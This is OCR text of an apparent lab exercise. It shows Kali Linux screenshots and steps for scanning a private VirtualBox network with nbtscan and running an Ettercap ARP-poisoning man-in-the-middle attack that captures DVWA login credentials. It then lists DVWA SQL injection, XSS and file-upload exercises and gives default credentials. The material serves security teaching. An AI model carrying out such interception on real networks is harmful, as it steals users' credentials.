RX packets 129 bytes 13462 (13.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 129 bytes 13462 (13.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MNC1U8 <server> <unknown>
192.168.56.103 WINDOWS7-PC <server> <unknown>
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE
192.168.56.255 Sendto failed: Permission denied
Ettercap
0.8.3.1 (EB)
Targets
Hosts
View
Filters
Logging
Plugins
Ettercap
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Type here to search
34°C Haze
ENG
15:00
13-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
sudo -s
[sudo] password for kali:
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadc
inet6 fe80::9e83:cf6a:68c2:2e79 prefixlen 64 sco
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Etherne
RX packets 122 bytes 19278 (18.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 788 bytes 49904 (48.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 129 bytes 13462 (13.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 129 bytes 13462 (13.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MNC1U8 <server> <unknown>
192.168.56.103 WINDOWS7-PC <server> <unknown>
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE
192.168.56.255 Sendto failed: Permission denied
Ettercap
0.8.3.1 (EB)
Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file ...
Save hosts to file ...
Ettercap
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Type here to search
34°C Haze
ENG
15:01
13-03-2023





Step 6: Click on the Add to Target 1 and then select the IP address of windows7, Then click on Add to Target 2 then select the IP address of Metasploitable.




Step 7: Then click on the globe symbol on the top right corner and then select ARP poisoning, keep the default settings as it is and click on ok.



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
sudo -s
[sudo] password for kali:
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadc
inet6 fe80::9e83:cf6a:68c2:2e79 prefixlen 64 sco
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Etherne
RX packets 122 bytes 19278 (18.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 788 bytes 49904 (48.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 129 bytes 13462 (13.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 129 bytes 13462 (13.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MNC1U8 <server> <unknown>
192.168.56.103 WINDOWS7-PC <server> <unknown>
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE
192.168.56.255 Sendto failed: Permission denied
Ettercap
0.8.3.1 (EB)
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:15
192.168.56.100 08:00:27:92:B1:C7
192.168.56.102 08:00:27:8B:A7:2B
192.168.56.103 08:00:27:9E:37:29
MITM
ARP poisoning...
NDP poisoning
ICMP redirect...
Port stealing...
DHCP spoofing...
Stop MITM attack(s)
SSL Intercept
Delete Host
Add to Target 1
Add to Target 2
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK : 192.168.56.101 255.255.255.0 GW invalid
Host 192.168.56.103 added to TARGET1
Host 192.168.56.102 added to TARGET2
Type here to search
34°C Haze
ENG
15:05
13-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
sudo -s
[sudo] password for kali:
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadc
inet6 fe80::9e83:cf6a:68c2:2e79 prefixlen 64 sco
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Etherne
RX packets 122 bytes 19278 (18.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 788 bytes 49904 (48.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 129 bytes 13462 (13.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 129 bytes 13462 (13.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MNC1U8 <server> <unknown>
192.168.56.103 WINDOWS7-PC <server> <unknown>
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE
192.168.56.255 Sendto failed: Permission denied
Ettercap
0.8.3.1 (EB)
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:15
192.168.56.100 08:00:27:92:B1:C7
192.168.56.102 08:00:27:8B:A7:2B
192.168.56.103 08:00:27:9E:37:29
Cancel
MITM Attack: ARP Poisoning
OK
Optional parameters
Sniff remote connections.
Only poison one-way.
Delete Host
Add to Target 1
Add to Target 2
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK : 192.168.56.101 255.255.255.0 GW invalid
Host 192.168.56.103 added to TARGET1
Host 192.168.56.102 added to TARGET2
Type here to search
34°C Haze
ENG
15:06
13-03-2023




Step 8: Login to Metasploitable then send ping message to windows7 using the command ping 192.168.56.103 to see whether windows7 is active or not then stop the ping messages. Now open windows7 then goto firefox and type the IP address of the metasploitable in the address bar then click enter. Then click on DVWA and login by entering username as admin and password as password.







Step 9: Now goto ettercap we can see the login details at the bottom.




2. Perform exploiting DVWA

a) Perform SQL injection on DVWA

b) Perform Cross-site scripting on DVWA

c) Perform File upload DVWA

Turn on Kali and Metasploitable. Get root user access in Kali. Find out the IP address of the Metasploitable machine.



Open Firefox in Kali Linux and type the IP address of the Metasploitable and press enter. Then click on the DVWA then login using username as admin and password as password.


```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

